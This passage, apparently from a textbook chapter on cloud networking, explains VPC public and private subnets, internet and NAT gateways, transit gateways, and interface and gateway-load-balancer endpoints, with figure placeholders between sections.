


Figure 19.96: Virtual Private Cloud (VPC)

- **Public and private subnets**: The subnets in VPC can be public or private. The virtual machines residing in the public subnet can transmit data packets directly over the web, while the VMs in a private subnet cannot. A public subnet consists of an outward path that transmits messages via an Internet Gateway (IGW), which allows IPv4 and IPv6 traffic from the VPC without any conditions on the bandwidth. VMs in the public subnet can also receive inbound traffic via the IGW as long as their network ACLs and security groups permit it.

  A private subnet can connect to the external web via a public network address translation (NAT) gateway. The routing device itself performs NAT. Additionally, NAT does not directly permit inward traffic from the web, which makes the subnet private. The external connectivity for the private subnet can also be created using VPN services.




Figure 19.97: Public and private subnets

- **Transit gateways**: A transit gateway is a network routing solution that establishes and manages communication between an on-premises consumer network and VPCs via a centralized unit. This approach simplifies the network topology and eliminates complicated peering connections. However, these communications can be allowed or blocked by cloud-specific ACLs depending on the port numbers and IP addresses of the hosts. Through the centralized unit, an administrator or network manager can have a clear picture of the entire network, even if device connections are made through a software-defined wide area network (SD-WAN).




Figure 19.98: VPCs and a transit gateway

- **VPC endpoint**: A VPC endpoint establishes a private connection between a VPC and another cloud service without access to the Internet, external gateways, NAT solutions, VPN connections, or public addresses. Therefore, the traffic between endpoints does not leave the organization's network. The endpoints here are virtual computing devices. They are redundant, scalable, and highly available VPC elements that allow interaction between virtual machines in the VPC and cloud services without any bandwidth constraints or availability failures. The following are the two types of VPC endpoints.
    - **Interface endpoint**: It is an elastic network interface (ENI) that has a private IP address within the limit of a defined subnet. It operates as an initial point of source for traffic towards a VPC or supported cloud services.
    - **Gateway-load-balancer endpoint**: It is also an ENI and operates as an initial point of source to impede traffic flow and divert it to a service that has been configured through a gateway load balancer, which is then used for security inspection.

